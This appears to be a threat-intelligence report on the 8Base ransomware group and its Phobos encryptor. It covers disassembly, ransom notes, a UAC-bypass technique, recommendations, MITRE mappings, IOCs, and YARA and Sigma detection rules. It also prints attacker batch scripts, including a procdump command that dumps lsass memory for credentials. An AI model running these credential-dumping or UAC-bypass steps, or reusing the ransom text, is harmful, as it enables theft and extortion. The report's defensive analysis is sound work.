                lea     edi, [esp+100h+var_D8]
                stosd
.text:00402A24  lea     esi, payload_header[esi]
                mov     [esp+100h+var_EC], ebx
                mov     [esp+100h+hMutex], ebx
                mov     [esp+100h+var_D0], ebx
                mov     [esp+100h+var_F0], ebx
                mov     [esp+100h+var_F4], ebx
                stosd
                cmp     esi, ebx
                jz      loc_402F9E
                push    dword_40840C
                mov     ecx, esi
```

```
int v22; // [esp-8h] [ebp-108h]
int v23; // [esp-8h] [ebp-108h]
int v24; // [esp-8h] [ebp-108h]
void *v25; // [esp-4h] [ebp-104h]
int v26; // [esp+Ch] [ebp-F4h]
int v27; // [esp+10h] [ebp-F0h]
int v28; // [esp+14h] [ebp-ECh]
_BYTE *lpMem; // [esp+18h] [ebp-E8h]
HANDLE hHandle; // [esp+20h] [ebp-E0h]
int Parameter; // [esp+24h] [ebp-DCh] BYREF
int v32; // [esp+28h] [ebp-D8h]
int v33; // [esp+2Ch] [ebp-D4h]
int v34; // [esp+30h] [ebp-D0h]
int v35[10]; // [esp+34h] [ebp-CCh] BYREF
int v36; // [esp+5Ch] [ebp-A4h]
WCHAR LCData[2]; // [esp+60h] [ebp-A0h] BYREF
void *Handles[32]; // [esp+80h] [ebp-80h] BYREF

memset(v35, 0, sizeof(v35));
Parameter = 0;
v32 = 0;
v28 = 0;
v34 = 0;
v27 = 0;
v26 = 0;
v33 = 0;
if ( !(&payload_header + payload_header) )
  return 0;
if ( sub_4085D9(dword_40840C) != dword_408430 )
  return 0;
dword_408440 = sub_4062A6(&unk_408410);
if ( !dword_408440 )
```

Figure 22 - View of the address which must be renamed IDA Pro

This address represents the header of the payload containing the configuration. This address must be renamed « payload_header ». If another name is used, it will be essential to modify the script to consider the new name.

3.5.2 Use of the extractor

The extractor can be used as a Python scripting on **IDA Pro**. The option is in « File > Script file… » or by using the shortcut by default Alt+F7.

The configuration will then be extracted and displayed in the ”Output” window.

3.5.3 Result


An anonymized example of the configuration is presented below. Only a few configuration lines have been extracted:

```
Luck;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;fullz;MMXXII;6y8dghklp;SHTORM;NURRI;GHOST;FF6OM6;MNX;BACKJOHN;OWN;FS23;2QZ3;top;blackrock;CHCRBO;G-STARS;faust;unknown;STEEL;worry;WIN;duck;fopra;unique;acute;adage;make;Adair;MLF;magic;Adame;banhu;banjo;Banks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce;Dever;devil;Devoe;Devon;Devos;dewar;eight;eject;eking;Elbie;elbow;elder;phobos;help;blend;bqux;com;mamba;KARLOS;DDoS;phoenix;PLUT;karma;bbc;CAPITAL;WALLET;LKS;tech;s1g2n3a4l;MURK;makop;ebaka;jook;LOGAN;FIASKO;GUCCI;decrypt;OOH;Non;grt;LIZARD;FLSCRYPT;SDK;2023;vhdv'
```

3.6 Ransom note

During the infection, two ransom notes are dropped off:


- A message in text format that can be opened by any user. **Notepad.exe is specifically protected from encryption** to allow the victim to read this message:



```
!!!All of your files are encrypted!!!\r\nTo decrypt them send e-mail to this address: delacruz007@zohomail.eu.
If we don't answer in 24h., send e-mail to this address: reserve.cruz@onionmail.com
```

Figure 23 - Ransom note in text format

- Please note that although the mail domain is commonly used by 8Base, the email address can vary depending on the victim.
- An HTA message (HTML Application) with a more visual aspect, explaining how to get bitcoins to pay the ransom. This message is automatically opened at the end of the data encryption.



encrypted

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail delacruz007@zohomail.eu
Write this ID in the title of your message <>-3179
In case of no answer in 24 hours write us to this e-mail: reserve.cruz@onionmail.com
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the tool that will decrypt all your files.

Free decryption as guarantee
Before paying you can send us up to 5 files for free decryption. The total size of files must be less than 4Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

How to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

Attention!
- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Figure 24 - Ransom note in HTA format

3.7 Infection reporting capabilities

Although the flag present in the configuration index 0x31 demonstrates that the capacity is not activated in the implant, Phobos can signal the success of the infection to a server. When this feature is activated, three configuration parameters are present:

- 0x44 => name of the server to contact.
- 0x45 => URL.
- 0x46 => personalized message to transmit.

3.8 UAC bypass

The Phobos binary contains code that carries out **a user access control (UAC) bypass** (T548.002) by exploiting a vulnerability in the DLL loading process of the .NET profiler during the **compmgmt.msc** execution as evoked in the original Talos analysis. **This technique is documented since 2017 but stays functional in the last version of Windows 10 and 11** (See our Offsec team blogpost):

- A DLL is dropped in the temporary file of the user that launched Phobos.
- The code of the Phobos malware will then call *ShCreateItemFromParsingName* with Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} as a parameter to create an elevated shell.
- The shell initializes the .Net environment before executing the computer management tool via mmc.exe.
- mmc.exe will then execute the previously dropped DLL and create a new elevated Phobos process.

PART 04.

RECOMMENDATIONS

You can find below our recommendations regarding multiple 8Base cases. Please note that these recommendations can be also applied in other ransomware cases and are also applicable to other ransomware cases:

Priority (When?)	Category (Who?)	Reason (Why?)	Recommendation (What must be done?)	Estimated complexity (Time?)
1	Technical	Detect	Ensure that any antivirus disabling/uninstalling on a machine is monitored and treated as critical alerts.	Medium
1	Technical	Detect	Detect and address all antivirus alerts, ensuring that alerts for files detected as known hack tools (Procdump, ProcessHacker, Netscan...) are flagged as high/critical priority.	Medium
1	Technical	Protect	Enforce multifactor authentication (MFA) on all exposed perimeters (VPN accounts, Microsoft 365, external email solutions).	High
1	Technical	Protect	Do not expose RDP server on the internet. Configure all your firewall to decline access from public IP addresses to TCP 3389.	High
2	Technical	Protect	Block any unused remote access tools such as TeamViewer, Anydesk, VNC Viewer.	Medium
1	Technical	Protect	Enforce the use of an administrator bastion for RDP access.	High
1	Organisational / Technical	Protect	Develop and implement a robust backup strategy following the 3-2-1 rule. (3 copies of your data 2 different media with one copy off-site for disaster recovery.)	High
1	Organisational	Respond	Prepare a detailed recovery plan for incidents, especially in case of successful compromission.	High
1	Technical	Protect	Keep software, including the OS and antivirus, updated.	Low
2	Technical	Protect	Block all unused ports within your network and perform in-depth tests to evaluate the impact.	High
2	Technical	Protect	Apply strong account locking policy and strong passwords for Active Directory and Windows accounts.	Medium
2	Technical	Protect	Use the Protected Users Security Group to secure the Active Directory environment.	Medium
2	Organisational	Detect	Maintain an inventory of applications and services running on your system and review them regularly.	Low
2	Technical	Protect	Use GMSA (Group Managed Service Accounts) and Credential Guard.	Medium

CONCLUSION

8Base is not beating around the bush. It's an agile group that knows its toolbox very well. The group is well equipped to target small and medium-sized companies, known among threat actors for their limited cybersecurity budget. Attackers understand that this is reflected in their security measures and controls as the group often implements a simple antivirus that does not have the capabilities to counter/deactivate scripts from attackers such as 8Base. Indeed, this threat requires enhanced detection capabilities involving solutions such as EDR, SIEM, WAF and a strong logging policy on systems and networks with enough retention and good verbosity.

In a time where threat actors massively exploit the current vulnerability rush observed among official editors (Ivanti, Palo Alto Networks, Fortinet etc.), 8Base rather relies on their methods and partners in crime, which continue to be highly effective against small organizations nowadays.

8Base demonstrates that an old strain can still be relevant today and keep supplying threat actors with exploitable material. The use of high-speed, partially automated tools makes it challenging for defenders to react on time and contributes to the **"go fast"** trend highlighted in our Landscapes[8] to which small businesses are most vulnerable. to which small businesses are most vulnerable.

Although they might not be the most famous ransomware group, 8Base keeps hitting the bull's eye and harming small businesses and managed to establish itself as a household name in the current threat landscape. As Christmas is approaching, they might repeat the scheme we observed last year so watch out, 8Base might be coming.

[8] Almond. 2024. Threat Landscape 2023-2024.
[8] Almond. 2023. Threat Landscape 2022-2023.

TTP & Indicators of compromise

TTP from Mitre ATT&CK

Tactic	Technique	Description
TA0042 : Resource Development	T1588 : Obtain Capabilities	8Base is seen reusing toolbox such as netscan seen in many ransomware campaigns.
TA0042 : Resource Development	T1650 :Acquire Access	8Base affiliate have been seen purchase or otherwise acquire an existing access to a target system or network via telegram
TA0001: Initial access	T1078.002: Valid Accounts: Domain Accounts	Use of valid domain accounts.
TA0001: Initial access	T1133: External Remote Services	Brute-force RDP attacks on administration interfaces exposed to the internet.
TA0002: Exécution	T1059.003: Command and Scripting Interpreter: Windows Command Shell	Operating the Windows control terminal by attackers.
TA0002: Exécution	T1059.003: Command and Scripting Interpreter: Windows Command Shell	Execution of batch scripts (.bat) by attackers.
TA0002: Exécution	T1569.002: System Services: Service Execution	Use of the SysInternals PsExec.exe tool to execute remote commands.
TA0003: Persistence	T1543.003: Create or Modify System Process: Windows Service	Creation of a Windows service to execute AnyDesk with persistence.
TA0003: Persistence	T1136.001 : Create Account: Local Account	8Base may create a local account to maintain access to victim systems.
TA0003: Persistence	T1547.001:Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	8Base ransomware phobos achieve persistence by adding a program to a startup folder or referencing it with a Registry run key
TA0005: Defense Evasion	T1562.001: Impair Defenses: Disable or Modify Tools	Deactivation of Windows Defender antivirus via antivirus control tools: defendercontrol 2.exe
TA0005: Defense Evasion	T1562.004 : Impair Defenses: Disable or Modify System Firewall	8Base ransomware disable the local firewall thought netsh.
TA0006 : Credential Access	T1078.002 :	Attacker elevated their privilege by gaining access to valid domain administrator accounts, most likely using a tool such as Mimikatz.

Tactic	Technique	Description
TA0006: Credential Access	T1003: OS Credential Dumping	Attacker elevated their privilege by gaining access to valid domain administrator accounts, most likely using a tool such as Mimikatz.
TA0006 : Credential Access	T1110.003 : Brute Force : Password Spraying	8Base affiliates made several connection attempts using random usernames and passwords on VPN.
TA0007 : Discovery	T1018: Remote System Discovery	Discovery of the internal network using netscan.exe.
TA0007 : Discovery	T1135 : Network Share Discovery	Discovery of the network share using netscan.exe.
TA0007 : Discovery	T1046: Network Service Discovery	Discovery of the internal network using netscan.exe.
TA0008 : Lateral Movement	T1021.001: Remote Services: Remote Desktop Protocol	Use of the RDP protocol to connect remotely using a valid account to lateralize once inside the victim's internal network.
TA0008 : Lateral Movement	T1021.002 : Remote Services: SMB/Windows Admin Shares	Mounting remote servers as volumes on a hypervisor.
TA0011 : Command and Control	T1219: Remote Access Software	Remote control tool: AnyDesk
TA0009 : Collection	T1119: Automated Collection	Ransomware group uses Rclone to automatically recover entire network shares.
TA0009 : Collection	T1029: Data from Network Shared Drive	8Base has been seen collected data from remote network shares.
TA0010: Exfiltration	T1048.003: Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	Use of an unencrypted protocol (FTP) to exfiltrate data.
TA0040 : Impact	T1486: Data Encrypted for Impact	Deployment and execution of Phobos 2.9.1 ransomware and data encryption (AntiRecuvaDbDEL.exe and Fast.exe).
TA0040 : Impact	T1485: Data Destruction	Deployment of the RevoUn data deletion tool.
TA0040 : Impact	T1490: Inhibit System Recovery	8Base delete or remove built-in data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery. This may deny access to available backups and recovery options.

IOC

Below you will find indicators of compromise to add to your detection systems:

Value	IOC type	Remarks
Mimikatz.exe	Filename	Windows Memory Credential Recovery Tool
CredentialsFileView.exe / CredentialsFileView64.exe	Filename	Tool to recover credentials in memory (especially from the browser, such as passwords stored in memory).
WebBrowserPAssView.exe	Filename	Tool to recover credentials in memory (Especially from the browser, such as passwords stored in memory)?
adfind.exe	Filename	Active Directory Scan Tool.
netscan.exe	Filename	Network Scan tool.
hrsword.exe	Filename	Hacktool, a tool to deactivate an antivirus.
sysdiag-gui.exe	Filename	Huorong Sysdiag, a system scanning tool.
AntiRecuvaDbDEL.exe	Filename	Encryptor, Phobos
ProcessHacker.exe	Filename	Utility for monitoring current processes. Can be used to tamper with AV solution.
kprocesshacker.sys	Filename	Utility for monitoring current processes. Can be used to tamper with AV solution.
Fast.exe	Filename	Encryptor, Phobos.
processhacker-2.39-setup.exe	Filename	Utility for monitoring current processes. Can be used to tamper with AV solution.
unins000.exe	Filename	Utility for monitoring current processes. Can be used to tamper with AV solution.
Preview.exe	Filename	ProcessHacker derived file.
RevoUn.exe	Filename	Data Uninstallation and Deletion Software.
PsExec.exe	Filename	Psexec from sysinternal suite.
mimon.bat	Filename	Netscan script
netscan.lic	Filename	Netscan License.
netscan.xml	Filename	Netscan config file.
Hyper-V Detect.vbs	Filename	VBS script to detect Hyper-V Server.

Value	IOC type	Remarks
3.Install_MimPassHunter.bat	Filename	Netscan script
defoff.bat	Filename	Defender tamper script.
uninstallSophos.bat	Filename	Sophos tamper script.
zam.bat	Filename	Netscan script
SuppTrendMICRO.bat	Filename	Netscan script
removesophos.bat	Filename	Netscan script
VeeamServices.cmd	Filename	Netscan script
Twin-SessionRDP.lnk	Filename	Netscan script
VeeamServices.ps1	Filename	Netscan script
Veeam-Get-Creds.ps1	Filename	Netscan script
.luck	file-type	Extension of a file encrypted by Phobos ransomware 2.9.1.
Rclone.exe	Filename	Binary used for exfiltration.
Twin-SessionRDP.vbs	Filename	Netscan vbs script
sd.exe	Filename	N/A
rdp.exe	Filename	RDP Tool.
WIN-R84DEUE96RB	Hostname	Attacker's Workstation Name.
DESKTOP-5O3711A	Hostname	Attacker's Workstation Name.
Kali	Hostname	Attacker's Workstation Name.
89.238.178[.]137	IP Address	IP address of the attacker connecting via AnyDesk to the victim's infrastructure.
89.238.178[.]138	IP Address	IP address of the attacker connecting via AnyDesk to the victim's infrastructure.
46.151.30[.]119	IP Address	IP address of the attacker connecting via AnyDesk to the victim's infrastructure.
213.152.187[.]215	IP Address	IP address of the attacker connecting via AnyDesk to the victim's infrastructure.
80.94.95[.]250	IP Address	Brute force IP.
139.60.161[.]29	IP Address	Malicious IP seen in VPN connections.
146.0.77[.]147	IP Address	Malicious IP seen in VPN connections.
147.78.47[.]149	IP Address	Malicious IP seen in VPN connections.
188.119.66[.]101	IP Address	Malicious IP seen in VPN connections.

Value	IOC type	Remarks
179.60.149[.]4	IP Address	Malicious IP seen in exfiltration.
e34e0d98e4a53f5515dc1678fa426ae7	MD5	AntiRecuvaDbDEL.exe – cipher, Phobos
c287a588ed0595c4c15199bbac038f65	MD5	Fast.exe - cipher, Phobos.
b365af317ae730a67c936f21432b9c71	MD5	Utility to monitor current processes. Can be used to tamper with AV solution.
68f9b52895f4d34e74112f3129b3b00d	MD5	ProcessHacker.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
1b5c3c458e31bede55145d0644e88d75	MD5	kprocesshacker.sys – Utility for monitoring current processes. Can be used to tamper with AV solution.
54daad58cce5003bee58b28a4f465f49	MD5	processhacker-2.39-setup.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
43ea49877a2a1508ba733e41c874e16e	MD5	unins000.exe - Utility for monitoring current processes. Can be used to tamper with AV solution.
dde1f44789cd50c1f034042d337deae3	MD5	Preview.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
27f7186499bc8d10e51d17d3d6697bc5	MD5	netscan.exe – Network Scan Utility.
490b7215292bb5915748edfe5a5a5fb5	MD5	RevoUn.exe – uninstall and delete data software.
98ebc043f4772794444692dc05c48c26	MD5	credentialsfileview64.exe - a Windows tool to decrypt and view passwords stored in Windows Credentials files.
f0697e74820b210641f462b9f3f040f68441c9cb	SHA1	AntiRecuvaDbDEL.exe – cipher, Phobos.
01c4a3f590d167c2de2d8ee046c87e567da233c8	SHA1	Fast.exe - cipher, Phobos.
a0bdfac3ce1880b32ff9b696458327ce352e3b1d	SHA1	ProcessHacker.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
c5e2018bf7c0f314fed4fd7fe7e69fa2e648359e	SHA1	ProcessHacker.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
a21c84c6bf2e21d69fa06daaf19b4cc34b589347	SHA1	kprocesshacker.sys – Utility for monitoring current processes. Can be used to tamper with AV solution.

Value	IOC type	Remarks
162b08b0b11827cc024e6b2eed5887ec86339baa	SHA1	processhacker-2.39-setup.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
c15c80a9c3799b654fdca92b44af2521fa41ef06	SHA1	unins000.exe - Utility for monitoring current processes. Can be used to tamper with AV solution.
e7e494bfadb3d6cd221f19498c030c3898d0ef73	SHA1	Preview.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
52332ce16ee0c393b8eea6e71863ad41e3caeafd	SHA1	netscan.exe – Network Scan Utility.
2751a923285420b13ebe04f7c37e995565a85f71	SHA1	RevoUn.exe – uninstall and delete data software.
c300545976d9a91d1080de05c9bb6aa51599e4fb	SHA1	credentialsfileview64.exe - a Windows tool to decrypt and view passwords stored in Windows Credentials files.
77ff0ec1afa6758b52bedb5e920f2ae16155a878	SHA1	hrsword - Hacktool, a tool to deactivate an antivirus.
5f53d9ec9cf1f36cf6c2a3fc2076ee8b6073e761	SHA1	Huorong Sysdiag, a system scanning tool.
9c4ebc7289c1e31c01a402f3f7695297aef6677a	SHA1	Huorong Sysdiag, a system scanning tool.
c40f97cb8de9741eb9281ea73e8892fd8af38b85	SHA1	Huorong Sysdiag, a system scanning tool.
798846caca21f2bd0acc7dd7e55000e8579238b4e18135a4e1b9727fdaa9a789	SHA256	AntiRecuvaDbDEL.exe – cipher, Phobos.
028b9ef495089d817e582b957d7a598cc1a7c9b3ddabdff48faf770bf2c15246	SHA256	Fast.exe - cipher, Phobos.
bd2c2cf0631d881ed382817afcce2b093f4e412ffb170a719e2762f250abfea4	SHA256	ProcessHacker.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
d4a0fe56316a2c45b9ba9ac1005363309a3edc7acf9e4df64d326a0ff273e80f	SHA256	ProcessHacker.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
70211a3f90376bbc61f49c22a63075d1d4ddd53f0aefa976216c46e6ba39a9f4	SHA256	kprocesshacker.sys – Utility for monitoring current processes. Can be used to tamper with AV solution
28042dd4a92a0033b8f1d419b9e989c5b8e32d1d2d881f5c8251d58ce35b9063	SHA256	processhacker-2.39-setup.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.

Value	IOC type	Remarks
e7c1d4c07728671c3b28295c863bbe681f962196c8a974eb4b3003540338aa04	SHA256	unins000.exe - Utility for monitoring current processes. Can be used to tamper with AV solution.
4259e53d48a3fed947f561ff04c7f94446bedd64c87f52400b2cb47a77666aaa	SHA256	Preview.exe – Utility for monitoring current processes. Can be used to tamper with AV solution.
18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566	SHA256	netscan.exe – Network Scan Utility.
5cb7726bf3a64d55bf301fbc317c07360f4aa530faa0a5cdef96ee32de8519ef	SHA256	RevoUn.exe – uninstall and delete data software.
96cd6464e9f8005f1c428f5b5f939b6d3bd351e2bee1a16775e7571cc5135f74	SHA256	credentialsfileview64.exe - a Windows tool to decrypt and view passwords stored in Windows Credentials files.

You will also find below a list of files, behaviors or patterns of detections which may indicate the presence of 8base. These files are not necessarily malicious & can be used for legitimate purposes but may need to be monitored :

C:\Users\{USERS}\Music\	File_path	Directory used by the attacker to deposit their tools.
C:\PerfLogs\	File_path	Directory used by the attacker to deposit their tools.
C:\Users\{USERS}\Desktop	File_path	Directory used by the attacker to deposit their tools.
C:\Users\{USERS}\Desktop	File_path	Directory used by the attacker to deposit their tools.
C:\Users\Public\Desktop\	File_path	Directory used by the attacker to deposit their tools.
C:\ProgramData	File_path	Directory used by the attacker to deposit their tools.
ip.txt	Filename	Netscan output
info.txt	Filename	Ransom note.
info.hta	Filename	Ransom note replicator.
start.bat	Filename	Netscan script
oui.txt	Filename	Netscan config file - contains port and mac adressess
Shadow.bat	Filename	Netscan script
ipwho.bat	Filename	Netscan script

C:\Users\{USERS}\Music\	File_path	Directory used by the attacker to deposit their tools.
ipinfo.bat	Filename	Netscan script
turnoff.bat	Filename	Netscan script
comm.bat	Filename	Netscan script
install.bat	Filename	Netscan script
mount_drives.ps1	Filename	N/A
ipall.bat	Filename	Netscan script
newuser.bat	Filename	Netscan script
newnewuser.bat	Filename	Netscan script
openrdp.bat	Filename	Netscan script
psNET.bat	Filename	Netscan script
mount_drives.ps1	Filename	Netscan script
AnyDesk.exe	Filename	Remote Control Software.
Winfo2.exe	Filename	N/A
bd1c7369830ebd781ed5eade64f8f9e4	MD5	anydesk.exe - remote control software.
9a1d9fe9b1223273c314632d04008384	MD5	anydesk.exe - remote control software.
354c4bd00add27c41444c9cb0837db77	MD5	anydesk.exe - remote control software.
4f65118960bd8bcc744d62e6f464f8bc82c85a9e	SHA1	anydesk.exe - remote control software.
665cad3ed21f6443d1adacf18ca45dfaa8f52c99	SHA1	anydesk.exe - remote control software.
c830c7c7083c262950957d83c88d096681016a84	SHA1	anydesk.exe - remote control software.
4a9dde3979c2343c024c6eeeddff7639be301826dd637c006074e04a1e4e9fe7	SHA256	anydesk.exe - remote control software.
0f4bf8506a2560c568b9815124dfc43a11c561ed611829df841ec7aba8302359	SHA256	anydesk.exe - remote control software.
3291a7e5f3d92c6971616c5d6ec2be3f79688355a1a5fd5bb660b447ee962115	SHA256	anydesk.exe - remote control software.

Yara and Sigma rules

Yara

```
rule Phobos {
   meta:
      description = «Detect Phobos 64 bits implants»
         sha256 = «f146915a0298daff26ffe85a42b9a9ef68e7a148e3dbe3bc43abb283d96facbd»
      author = «AMOSSYS/ALMOND»

         Block = true
         Log = true
         Quarantine = false

   strings:
         $ = { ff 35 ?? ?? ?? ?? 8b ce 33 c0 e8 ?? ?? ?? ?? 59 3b 05 ?? ?? ?? ?? 0f 85 ?? ?? ?? ?? }
         $ = { 8d 45 ?? 50 6a ?? ff 15 ?? ?? ?? ?? 50 ff 15 ?? ?? ?? ?? 85 c0 74 ?? 6a ?? 58 8d 4d ?? 51
50 89 45 ?? 8d 45 ?? 50 6a ?? ff 75 ?? ff 15 ?? ?? ?? ?? 85 c0 74 ?? 8b 75 ?? }
         $ = { ff 15 ?? ?? ?? ?? 89 45 ?? 3b c6 74 ?? 53 56 56 ff 75 ?? 50 ff 15 ?? ?? ?? ?? 8b 1d ?? ??
?? ?? 89 45 ?? 3b c6 74 ?? 57 56 56 56 56 ff 75 ?? 68 ?? ?? ?? ?? 50 ff 15 ?? ?? ?? ?? 8b f8 3b fe 74
?? 56 ff 75 ?? ff 75 ?? ff 75 ?? 56 56 57 ff 15 ?? ?? ?? ?? }
         $ = «\\\\?\\UNC\\\\\\e-»
         $ = «WNetOpenEnumW»
   condition:
      4 of them
}
```

```
import «pe»
rule Mal_Win_Ransom_Phobos{
meta:
description = «Phobos Ransomware August 2021»
author = «BlackBerry Threat Research Team»
date = «2021-08»

strings:
$s1 = {5c005c003f005c0055004e0043005c005c005c0020002d007300}
$s2 = {5c005c003f005c0058003a00}
$s3 = «WinHttpConnect» ascii
$s4 = «FindFirstFileW» ascii
$s5 = «FindNextFileW» ascii
$s6 = «Process32FirstW» ascii
condition:
all of them and
pe.is_32bit() and
filesize < 70KB and
pe.imports(«MPR.dll») and
pe.imports(«WINHTTP.dll») and
pe.imphash() == «16807f046780c6a0b6d02a2f1cc9a6f6» and
pe.number_of_signatures == 0 and
pe.number_of_sections == 5
}
```

```
rule win_phobos_auto {

    meta:
        author = «Felix Bilstein - yara-signator at cocacoding dot com»
        date = «2023-12-06»
        version = «1»
        description = «Detects win.phobos.»
        info = «autogenerated rule brought to you by yara-signator»
        tool = «yara-signator v0.6.0»
        signator_config = «callsandjumps;datarefs;binvalue»
        malpedia_reference = «https://malpedia.caad.fkie.fraunhofer.de/details/win.phobos»
        malpedia_rule_date = «20231130»
        malpedia_hash = «fc8a0e9f343f6d6ded9e7df1a64dac0cc68d7351»
        malpedia_version = «20230808»
        malpedia_license = «CC BY-SA 4.0»
        malpedia_sharing = «TLP:WHITE»

    strings:

        $sequence_1 = { 59 8d4c0002 8bc7 2bc6 03c1 894ddc 897dd0 }
        $sequence_2 = { 8d5c3801 e8???????? 59 8945fc 8975e4 ff15???????? 6a40 }
        $sequence_3 = { 752e 6683f930 7409 c7450c0a000000 }
        $sequence_4 = { 53 56 c745a044000000 ff15???????? 8945fc 3bc6 }
        $sequence_5 = { 8bf8 57 897de0 e8???????? 83c40c 680a020000 8d5c3801 }
        $sequence_6 = { 8d45f4 50 53 ff15???????? 56 8b35???????? ffd6 }
        $sequence_7 = { 8bf3 2b7010 e8???????? f6472801 8d440006 59 8945fc }
        $sequence_8 = { 7423 a900040000 7518 8b06 ff750c 8b00 ff7020 }
        $sequence_9 = { 83c602 0fb716 83c702 6685d2 75e0 668b06 663b07 }

    condition:
        7 of them and filesize < 139264
}
```

Sigma

```
title: Phobos UAC Bypass
author: AMOSSYS/ALMOND
description: Detects a potential phobos executable started from MMC
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    selection_parent:
        ParentImage|endswith: ‘\mmc.exe’
    selection_child:
        - Image|contains:
                                       - ‘\Users\’
                                       - ‘\AppData\Roaming’
                                       - ‘\ProgramData\’
        - Image|endswith:
              - ‘.exe’
    condition: all of selection*
fields:
    - CommandLine
    - Image
    - ParentCommandLine
falsepositives:
    - Unknown
level: high
```

```
title: Phobos - disable recovery
author: AMOSSYS/ALMOND
description: Detects a Phobos script that disable recovery mode
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: ‘\bcdedit.exe’
        - OriginalFileName: ‘bcdedit.exe’
    selection_cli:
        CommandLine|contains:
            - ‘recoveryenabled no’
            - ‘bootstatuspolicy ignoreallfailures’
    condition: all of selection_*
level: high
```

```
title: Phobos - Shadows copies delete
author: AMOSSYS/ALMOND
description: Detects a Phobos shadowcopy deletion script
logsource:
  product: windows
  category: process_creation
detection:
    selection1_img:
        - Image|endswith:
              - ‘\wmic.exe’
              - ‘\vssadmin.exe’
    selection1_cli:
        CommandLine|contains|all:
            - ‘shadow’
            - ‘delete’
    condition: all of selection*
fields:
    - CommandLine
    - Image
falsepositives:
    - Possible, but often malicious
level: high
```

Batch script in the netscan folder

```
@echo off
cd %~dp0
if %PROCESSOR_ARCHITECTURE%==AMD64 (
            .\procdump64.exe -ma lsass.exe %COMPUTERNAME%-x64.dmp -accepteula
) else (.\procdump.exe -ma lsass.exe %COMPUTERNAME%-x32.dmp -accepteula)
ping 127.0.0.1 -n 29 >NUL
taskkill /f /im procdump.exe
taskkill /f /im procdump64.exe
```

dump.bat content

```
md c:\temp
copy \\srv-XXXXX\temp\AntiRecuvaDbDEL.ex_ c:\temp\
